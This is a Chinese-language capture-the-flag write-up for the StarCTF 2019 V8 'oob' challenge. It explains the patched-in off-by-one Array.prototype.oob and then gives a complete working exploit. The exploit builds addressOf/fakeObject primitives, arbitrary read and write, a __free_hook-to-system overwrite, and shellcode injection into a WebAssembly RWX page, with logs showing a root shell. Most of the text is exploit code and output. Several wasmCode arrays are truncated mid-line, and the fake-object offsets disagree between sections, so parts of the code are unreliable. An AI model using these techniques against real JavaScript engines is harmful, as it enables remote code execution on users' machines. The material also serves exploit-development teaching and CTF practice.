StartCTF2019—-oob

0x1编译V8

```
git checkout 6dc88c191f5ecc5389dc26efa3ca0907faef3598
gclient sync
git apply ../starctf2019_oob/oob.diff #题目的patch
./tools/dev/v8gen.py x64.release
ninja -C ./out.gn/x64.release #release版本
./tools/dev/v8gen.py x64.debug
ninja -C ./out.gn/x64.debug # Debug 版本
```

0x2分析diff文件

```
diff --git a/src/bootstrapper.cc b/src/bootstrapper.cc
index b027d36..ef1002f 100644
--- a/src/bootstrapper.cc
+++ b/src/bootstrapper.cc
@@ -1668,6 +1668,8 @@ void Genesis::InitializeGlobal(Handle<JSGlobalObject> global_object,
                           Builtins::kArrayPrototypeCopyWithin, 2, false);
     SimpleInstallFunction(isolate_, proto, "fill",
                           Builtins::kArrayPrototypeFill, 1, false);
+    SimpleInstallFunction(isolate_, proto, "oob",
+                          Builtins::kArrayOob,2,false);
     SimpleInstallFunction(isolate_, proto, "find",
                           Builtins::kArrayPrototypeFind, 1, false);
     SimpleInstallFunction(isolate_, proto, "findIndex",
diff --git a/src/builtins/builtins-array.cc b/src/builtins/builtins-array.cc
index 8df340e..9b828ab 100644
--- a/src/builtins/builtins-array.cc
+++ b/src/builtins/builtins-array.cc
@@ -361,6 +361,27 @@ V8_WARN_UNUSED_RESULT Object GenericArrayPush(Isolate* isolate,
   return *final_length;
 }
 }  // namespace
+BUILTIN(ArrayOob){
+    uint32_t len = args.length();
+    if(len > 2) return ReadOnlyRoots(isolate).undefined_value();
+    Handle<JSReceiver> receiver;
+    ASSIGN_RETURN_FAILURE_ON_EXCEPTION(
+            isolate, receiver, Object::ToObject(isolate, args.receiver()));
+    Handle<JSArray> array = Handle<JSArray>::cast(receiver);
+    FixedDoubleArray elements = FixedDoubleArray::cast(array->elements());
+    uint32_t length = static_cast<uint32_t>(array->length()->Number());
+    if(len == 1){
+        //read
+        return *(isolate->factory()->NewNumber(elements.get_scalar(length)));
+    }else{
+        //write
+        Handle<Object> value;
+        ASSIGN_RETURN_FAILURE_ON_EXCEPTION(
+                isolate, value, Object::ToNumber(isolate, args.at<Object>(1)));
+        elements.set(length,value->Number());
+        return ReadOnlyRoots(isolate).undefined_value();
+    }
+}

 BUILTIN(ArrayPush) {
   HandleScope scope(isolate);
diff --git a/src/builtins/builtins-definitions.h b/src/builtins/builtins-definitions.h
index 0447230..f113a81 100644
--- a/src/builtins/builtins-definitions.h
+++ b/src/builtins/builtins-definitions.h
@@ -368,6 +368,7 @@ namespace internal {
   TFJ(ArrayPrototypeFlat, SharedFunctionInfo::kDontAdaptArgumentsSentinel)     \
   /* https://tc39.github.io/proposal-flatMap/#sec-Array.prototype.flatMap */   \
   TFJ(ArrayPrototypeFlatMap, SharedFunctionInfo::kDontAdaptArgumentsSentinel)  \
+  CPP(ArrayOob)                                                                \
                                                                                \
   /* ArrayBuffer */                                                            \
   /* ES #sec-arraybuffer-constructor */                                        \
diff --git a/src/compiler/typer.cc b/src/compiler/typer.cc
index ed1e4a5..c199e3a 100644
--- a/src/compiler/typer.cc
+++ b/src/compiler/typer.cc
@@ -1680,6 +1680,8 @@ Type Typer::Visitor::JSCallTyper(Type fun, Typer* t) {
       return Type::Receiver();
```

```
      case Builtins::kArrayUnshift:
        return t->cache_->kPositiveSafeInteger;
+     case Builtins::kArrayOob:
+       return Type::Receiver();

      // ArrayBuffer functions.
      case Builtins::kArrayBufferIsView:
```

观察oob.diff补丁文件可以发现，该diff文件实际就是为Array对象增加了一个oob函数，内部表示为kArrayOob，然后，增加了kArrayOob函数的具体实现：

函数将首先检查参数的数量是否大于2（第一个参数始终是`this`参数）。如果是，则返回undefined。

如果只有一个参数（`this`），它将数组转换成`FixedDoubleArray`，然后返回array[length]（也就是以浮点数形式返回array[length]。

如果有两个参数（`this`和`value`），它以float形式将`value`写入`array[length]`。

我们都知道C++中成员函数的第一个参数必定是this指针，因此上述逻辑转换为JavaScript中的对应逻辑就是，当oob函数的参数为空时，返回数组对象第length个元素内容；当oob函数参数个数不为0时，就将第一个参数写入到数组中的第length个元素位置。

假设定义一个数组对象长度为length，那么访问数组元素的下标就应该是0到length-1，但diff中增加的oob函数却可以读取和改写第length个元素。很显然，这里存在一个针对数组对象的off by one越界读写漏洞。

我们可以在v8中尝试调用该函数：

```
hide@hide-virtual-machine:~/Desktop/v8/out.gn/x64.release$ ./d8
V8 version 7.5.0 (candidate)
d8> var a = [1, 2, 3,4];
undefined
d8> a.oob()
2.5588897018724e-310
d8> a.oob(1)
undefined
d8>
```

利用GDB结合V8调试一下，编写test.js

```
var a = [1,2,3, 1.1];
%DebugPrint(a);
%SystemBreak();
var data = a.oob();
console.log("[*] oob return data:" + data.toString());
%SystemBreak();
a.oob(2);
%SystemBreak();
```

gdb加载后


第一次SystemBreak触发断点时，v8打印了数组对象a的内存地址，使用x/10gx打印附近内存

```
gdb-peda$ x/10gx 0x3263bd84de41-1
0x3263bd84de40: 0x00002ec1067c2ed9      0x0000388cee840c71
0x3263bd84de50: 0x00003263bd84de11      0x0000000400000000
0x3263bd84de60: 0x0000000000000000      0x0000000000000000
0x3263bd84de70: 0x0000000000000000      0x0000000000000000
0x3263bd84de80: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/10gf 0x00003263bd84de11-1
0x3263bd84de10: 3.0719988139667207e-310 8.4879831638610893e-314
0x3263bd84de20: 1       2
0x3263bd84de30: 3       1.1000000000000001
0x3263bd84de40: 2.5398221377271709e-310 3.0719988138588168e-310
0x3263bd84de50: 2.7373194639492608e-310 8.4879831638610893e-314
gdb-peda$
```

第二次SystemBreak中断，获取了oob的返回值：

```
Continuing.
[*] oob return data:2.53982213772717e-310
```

第三次触发SystemBreak中断后，重新查看查看对象a的elements布局，可以发现改写的第length个元素内容，实际上是数组对象的MAP属性。



也就是说，diff增加的oob函数，可以实现读写数组对象MAP属性的漏洞效果。

0x3 类型混淆

如果我们利用oob的读取功能将数组对象A的对象类型Map读取出来，然后利用oob的写入功能将这个类型写入数组对象B，就会导致数组对象B的类型变为了数组对象A的对象类型，这样就造成了类型混淆。

如果我们定义一个FloatArray浮点数数组A，然后定义一个对象数组B。正常情况下，访问A[0]返回的是一个浮点数，访问B[0]返回的是一个对象元素。如果将B的类型修改为A的类型，那么再次访问B[0]时，返回的就不是对象元素B[0]，而是B[0]对象元素转换为浮点数即B[0]对象的内存地址了；如果将A的类型修改为B的类型，那么再次访问A[0]时，返回的就不是浮点数A[0]，而是以A[0]为内存地址的一个JavaScript对象了。

造成上面的原因在于，v8完全依赖Map类型对js对象进行解析。

0x4实现AddressOf和FakeObject

计算一个对象的地址AddressOf:将需要计算内存地址的对象存放到一个对象数组中的A[0]，然后利用上述类型混淆漏洞，将对象数组的Map类型修改为浮点数数组的类型，访问A[0]即可得到浮点数表示的目标对象的内存地址。

将一个内存地址伪造为一个对象FakeObject：将需要伪造的内存地址存放到一个浮点数数组中的B[0]，然后利用上述类型混淆漏洞，将浮点数数组的Map类型修改为对象数组的类型，那么B[0]此时就代表了以这个内存地址为起始地址的一个JS对象了。

首先定义两个全局的Float数组和对象数组，利用oob函数漏洞泄露两个数组的Map类型：

```
var obj = {"a": 1};
var obj_array = [obj];
var float_array = [1.1];

var obj_array_map = obj_array.oob();
var float_array_map = float_array.oob();
```

addressOf 泄露某个对象的内存地址:

```
// 泄露某个object的地址
function addressOf(obj_to_leak)
{
    obj_array[0] = obj_to_leak;
    obj_array.oob(float_array_map);
    let obj_addr = f2i(obj_array[0]) - 1n;
    obj_array.oob(obj_array_map); // 还原array类型以便后续继续使用
    return obj_addr;
}
```

fakeObject 将指定内存强制转换为一个js对象

```
// 将某个addr强制转换为object对象
function fakeObject(addr_to_fake)
{
    float_array[0] = i2f(addr_to_fake + 1n);
    float_array.oob(obj_array_map);
    let faked_obj = float_array[0];
```

```
    float_array.oob(float_array_map); // 还原array类型以便后续继续使用
    return faked_obj;
}
```

0x5实现任意地址读写

1.构造fake float array实现任意地址读

结合对JS对象内存布局的理解，如下所示：

```
|----------->elements
|
|
|  ArrayObject
|            |  ---->   map
|            |  ---->   prototype
|<-----------|  ---->   elements
             |  ---->   length
             |  ---->   properties
```

JSArray的第一个元素是map，第二个元素是prototype，第三个元素是elements指针，指向FixedDoubleArray，并且排列在JSArray前面

如果我们在一块内存上部署了上述虚假的内存属性，比如数组对象的map、prototype、elements指针、length、properties属性，我们就可以利用前面通过漏洞实现的fakeObject原语，强制将这块内存伪造为一个数组对象。

恶意构造的这个数组对象的elements指针是可控的，而这个指针指向了存储数组元素内容的内存地址。如果我们将这个指针修改为我们想要访问的内存地址，那后续我们访问这个数组对象的内容，实际上访问的就是我们修改后的内存地址指向的内容，这样也就实现了对任意指定地址的内存访问读写效果了。

具体说明一下，假设我们定义一个float数组对象fake_array，我们可以利用addressOf泄露fake_array对象的地址，然后根据其elements对象与fake_object的内存偏移，可以得出elements地址=addresOf(fake_object) - 0×30的关系,elements对象+0×10的位置才是实际存储数组元素的地方。

如果提前将fake_object构造为如下形式：

```
var fake_array = [
    float_array_map, // 这里填写之前oob泄露的某个float数组对象的map
    0,
    i2f(0x4141414141414141),  <-- elements指针
    i2f(0x400000000)
];
```

我们很容易通过addreOf(fake_object)-0×20计算得出存储数组元素内容的内存地址，然后通过fakeObject函数就可以将这个地址强制转换成一个恶意构造的对象fake_object了。

后续如果我们访问fake_object[0]，实际上访问的就是其elements指针即0×4141414141414141+0×10指向的内存内容了，而这个指针内容是我们完全可控的，因此可以写为我们想要访问的任意内存地址。利用上述一套操作，我们就实现了任意地址读写。

这一过程中的内存布局转换如下所示：

```
|----------->elements
|                  /---FakeObject---/
|                  |----> fake_object[0]->想要访问的内存
|                  .........
|  FakeArray
|            |  ---->   map
|            |  ---->   prototype
|<-----------|  ---->   elements
             |  ---->   length
             |  ---->   properties
             ........
```


下面我们利用js语言实现上述任意地址读写的原语。

```
var fake_array = [
    float_array_map,
    i2f(0n),
    i2f(0x41414141n),
```

```
    i2f(0x1000000000n),
    1.1,
    2.2,
];

var fake_array_addr = addressOf(fake_array);
var fake_object_addr = fake_array_addr - 0x40n + 0x10n;
var fake_object = fakeObject(fake_object_addr);

function read64(addr)
{
    fake_array[2] = i2f(addr - 0x10n + 0x1n);
    let leak_data = f2i(fake_object[0]);
    console.log("[*] leak from: 0x" +hex(addr) + ": 0x" + hex(leak_data));
    return leak_data;
}

function write64(addr, data)
{
    fake_array[2] = i2f(addr - 0x10n + 0x1n);
    fake_object[0] = i2f(data);
    console.log("[*] write to : 0x" +hex(addr) + ": 0x" + hex(data));
}
```

2.构造fake ArrayBuffer实现任意地址写

但是仅仅使用element指针来改写fake的元素，会报错。需要结合ArrayBuffer来实现任意地址写原语。通过改写ArrayBuffer的backing_store指针，既可实现任意地址写。





```
var data_buf = new ArrayBuffer(24);
var data_view = new DataView(data_buf);
var buf_backing_store_addr = addressOf(data_buf) + 0x20n;

write64(buf_backing_store_addr, rwx_page_addr);
```

0x6执行shellcode

1.将free_hook改写为system

通过float Array的map指针泄露map的基地址，Map基地址指向的内存区域底部有一个堆地址，读取堆地址的内容，这个堆地址指向一个PIE地址，然后得到PIE的基地址。最后通过puts函数的got表泄露libc地址，从而泄露system函数和free_hook地址。

获取偏移得调试如下：




```
var test = new Array([1.1, 1.2, 1.3, 1.4]);

var test_addr = addrof(test);
var map_ptr = arb_read(test_addr - 1n);
var map_sec_base = map_ptr - 0x2f79n;
var heap_ptr = arb_read(map_sec_base + 0x18n);
var PIE_leak = arb_read(heap_ptr);
var PIE_base = PIE_leak - 0xd87ea8n;

console.log("[+] test array: 0x" + test_addr.toString(16));
console.log("[+] test array map leak: 0x" + map_ptr.toString(16));
console.log("[+] map section base: 0x" + map_sec_base.toString(16));
console.log("[+] heap leak: 0x" + heap_ptr.toString(16));
console.log("[+] PIE leak: 0x" + PIE_leak.toString(16));
console.log("[+] PIE base: 0x" + PIE_base.toString(16));

puts_got = PIE_base + 0xd9a3b8n;
libc_base = arb_read(puts_got) - 0x80aa0n;
free_hook = libc_base +  0x3ed8e8n;
system = libc_base + 0x4f550n;

console.log("[+] Libc base: 0x" + libc_base.toString(16));
console.log("[+] __free_hook: 0x" + free_hook.toString(16));
console.log("[+] system: 0x" + system.toString(16));

console.log("[+] Overwriting __free_hook to &system");
arb_write(free_hook, system);

console.log("/bin/sh")
```

最后执行console.log("/bin/sh")，执行结束后调用free函数，从而获取shell。

```
root@iZj6ce2510injox23p69mcZ:~/x64.release# ./d8 poc_1.js
[+] Float array map: 0x308d5ef42ed9
[+] Object array map: 0x308d5ef42f79
[+] Controlled float array: 0x2f8813a8f9b9
----------------------------------------
[+] test array: 0x2f8813a8fbc9
[+] test array map leak: 0x308d5ef42f79
[+] map section base: 0x308d5ef40000
[+] heap leak: 0x55a5fedcd3d0
[+] PIE leak: 0x55a5fe88cea8
[+] PIE base: 0x55a5fdb05000
[+] Libc base: 0x7fc237e6f000
[+] __free_hook: 0x7fc238038b28
[+] system: 0x7fc237e9f410
[+] Overwriting __free_hook to &system
# whoami
root
#
```

2.通过wasm代码来申请一个rwx的内存页

v8中有一种被称之为webassembly即wasm的技术。通俗来讲，v8可以直接执行其它高级语言生成的机器码，从而加快运行效率，因此可以通过下面的思路执行我们的shellcode：

```
利用webassembly构造一块RWX内存页

通过漏洞将shellcode覆写到原本属于webassembly机器码的内存页中

后续再调用webassembly函数接口时，实际上就触发了我们部署好的shellcode
```

Wasm简单用法：

有一个WasmFiddle网站，可以在线将C语言直接转换为wasm并生成JS配套调用代码。

进入网站https://wasdk.github.io/WasmFiddle/，可以看到左侧是c语言代码，右侧是JS调用代码，左下角可以选择c语言要转换成的wasm格式，包括Text格式、Code Buffer等，右下角可以看到js调用wasm的最终调用效果。

左下角选择Code Buffer，然后点击最上方的Build按钮，就可以看到左下角生成了我们需要的wasm代码。点击Run，右下角就可以看到js调用输出了C语言返回的数字42。

我们直接将CodeBuffer中生成的wasm和右上角的js交互代码拷贝到本地的test.js，进行测试：

```
var wasmCode = new Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,128,0,1,0,4,132,128,128,128,0,1,112

var wasmModule = new WebAssembly.Module(wasmCode);
var wasmInstance = new WebAssembly.Instance(wasmModule, {});
var f = wasmInstance.exports.main;

var d = f();
console.log("[*] return from wasm: " + d);
%SystemBreak();
```

gdb中调试v8可以得到如下输出

```
Using host libthread_db library "/lib/x86_
[New Thread 0x7f487e3be700 (LWP 4615)]
[*] return from wasm: 42
```

经过上述过程可以发现，我们编写的C语言代码直接在js中运行了。那有没有一种可能就是，直接在wasm中写入我们的shellcode，简单举个例子，假设我们在WasmFiddle中编写C语言中需要调用系统库的最简单的hello world函数：

```
#include <stdio.h>
int func() {
  printf("hello wasm");
}
```

编译后在线运行，可以发现js抛出以下异常：

简单来说就是，wasm从安全性考虑也不可能允许通过浏览器直接调用系统函数。wasm中只能运行数学计算、图像处理等系统无关的高级语言代码。

如何在wasm中运行shellcode

虽然我们无法直接生成wasm的shellcode，但我们可以结合漏洞将原本内存中的的wasm代码替换为shellcode，当后续调用wasm的接口时，实际上调用的就是我们的shellcode了。


那么我们利用wasm执行shellcode的思路已经基本清晰：

```
首先加载一段wasm代码到内存中

然后通过addresssOf原语找到存放wasm的内存地址

接着通过任意地址写原语用shellcode替换原本wasm的代码内容

最后调用wasm的函数接口即可触发调用shellcode
```

如何找到v8存放wasm代码的内存页地址呢？我们编写下面的js代码调试一下：


```
var wasmCode = new Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,128,0,1,0,4,132,128,128,128,0,1,112

var wasmModule = new WebAssembly.Module(wasmCode);
var wasmInstance = new WebAssembly.Instance(wasmModule, {});
var f = wasmInstance.exports.main;

var f_addr = addressOf(f);
console.log("[*] leak wasm func addr: 0x" + hex(f_addr));
%SystemBreak();
```

执行得到wasm函数的接口地址：



利用job命令查看函数结构对象，经过Function→shared_info→WasmExportedFunctionData→instance等一系列调用关系，在instance+0×88的固定偏移处，就能读取到存储wasm代码的内存页起始地址

后续只要利用任意地址写write64原语我们的shellcode写入这个rwx页，然后调用wasm函数接口即可触发我们的shellcode了.




```
var shellcode=[
    0x6e69622fbb48f631n,
    0x5f54535668732f2fn,
    0x050fd231583b6an
];//shellcraft.sh()

var data_buf = new ArrayBuffer(24);
var data_view = new DataView(data_buf);
var buf_backing_store_addr = addressOf(data_buf) + 0x20n;

write64(buf_backing_store_addr, rwx_page_addr);  //这里写入之前泄露的rwx_page_addr地址
for (var i = 0; i < shellcode.length; i++)
    data_view.setBigUint64(8*i, shellcode[i], true);
f();//调用wasm，实际调用到了shellcode
```

```
root@iZj6ce2510injox23p69mcZ:~/x64.release# ./d8 --allow-natives-syntax exp.js
0x25338fb4f3e1 <JSArray[3]>
0x25338fb4f3e0
Trace/breakpoint trap
root@iZj6ce2510injox23p69mcZ:~/x64.release# vim exp.js
root@iZj6ce2510injox23p69mcZ:~/x64.release# rm exp.js
root@iZj6ce2510injox23p69mcZ:~/x64.release# vim exp.js
root@iZj6ce2510injox23p69mcZ:~/x64.release# ./d8 --allow-natives-syntax exp.js
[*] leak wasm func addr: 0x000029e3efaa24a0
[*] leak from: 0x000029e3efaa24b8: 0x000029e3efaa2469
[*] leak from: 0x000029e3efaa2470: 0x000029e3efaa2441
[*] leak from: 0x000029e3efaa2450: 0x000029e3efaa22a9
[*] leak from: 0x000029e3efaa2330: 0x0000152e2e1e1000
[*] leak rwx_page_addr: 0x0000152e2e1e1000
[*] write to : 0x00003a4023811690: 0x0000152e2e1e1000
# whoami
root
#
```

完整的exp

```
// ××××××××1. 无符号64位整数和64位浮点数的转换代码××××××××
var buf = new ArrayBuffer(16);
var float64 = new Float64Array(buf);
var bigUint64 = new BigUint64Array(buf);
// 浮点数转换为64位无符号整数
function f2i(f)
{
    float64[0] = f;
    return bigUint64[0];
}
// 64位无符号整数转为浮点数
function i2f(i)
{
    bigUint64[0] = i;
    return float64[0];
}
// 64位无符号整数转为16进制字节串
function hex(i)
{
    return i.toString(16).padStart(16, "0");
}
// ××××××××2. addressOf和fakeObject的实现××××××××
var obj = {"a": 1};
var obj_array = [obj];
var float_array = [1.1];
var obj_array_map = obj_array.oob();//oob函数出来的就是map
var float_array_map = float_array.oob();

// 泄露某个object的地址
function addressOf(obj_to_leak)
{
    obj_array[0] = obj_to_leak;
    obj_array.oob(float_array_map);
    let obj_addr = f2i(obj_array[0]) - 1n;//泄漏出来的地址-1才是真实地址
    obj_array.oob(obj_array_map); // 还原array类型以便后续继续使用
    return obj_addr;
}
function fakeObject(addr_to_fake)
{
    float_array[0] = i2f(addr_to_fake + 1n);//地址需要+1才是v8中的正确表达方式
    float_array.oob(obj_array_map);
    let faked_obj = float_array[0];
    float_array.oob(float_array_map); // 还原array类型以便后续继续使用
    return faked_obj;
}
// ××××××××3.read & write anywhere××××××××
// 这是一块我们可以控制的内存
var fake_array = [                //伪造一个对象
    float_array_map,
    i2f(0n),
    i2f(0x41414141n),// fake obj's elements ptr
    i2f(0x1000000000n),
    1.1,
    2.2,
];

// 获取到这块内存的地址
var fake_array_addr = addressOf(fake_array);
```

```
// 将可控内存转换为对象
var fake_object_addr = fake_array_addr - 0x30n;
var fake_object = fakeObject(fake_object_addr);
// 任意地址读
function read64(addr)
{
    fake_array[2] = i2f(addr - 0x10n + 0x1n);
    let leak_data = f2i(fake_object[0]);
    return leak_data;
}
// 任意地址写
function write64(addr, data)
{
    fake_array[2] = i2f(addr - 0x10n + 0x1n);
    fake_object[0] = i2f(data);
}
var wasmCode = new Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,128,0,1,0,4,132,128,128,128,0,1,112

var wasmModule = new WebAssembly.Module(wasmCode);
var wasmInstance = new WebAssembly.Instance(wasmModule, {});
var f = wasmInstance.exports.main;
var f_addr = addressOf(f);
console.log("[*] leak wasm_func_addr: 0x" + hex(f_addr));

var shared_info_addr = read64(f_addr + 0x18n) - 0x1n;
var wasm_exported_func_data_addr = read64(shared_info_addr + 0x8n) - 0x1n;
var wasm_instance_addr = read64(wasm_exported_func_data_addr + 0x10n) - 0x1n;
var rwx_page_addr = read64(wasm_instance_addr + 0x88n);
console.log("[*] leak rwx_page_addr: 0x" + hex(rwx_page_addr));

var shellcode=[
0x6e69622fbb48f631n,
0x5f54535668732f2fn,
0x050fd231583b6an
    ];

var data_buf = new ArrayBuffer(24);
var data_view = new DataView(data_buf);
var buf_backing_store_addr = addressOf(data_buf) + 0x20n;

write64(buf_backing_store_addr, rwx_page_addr);  //这里写入之前泄露的rwx_page_addr地址
for (var i = 0; i < shellcode.length; i++)
    data_view.setBigUint64(8*i, shellcode[i], true);
f();
```

talk

WebAssembly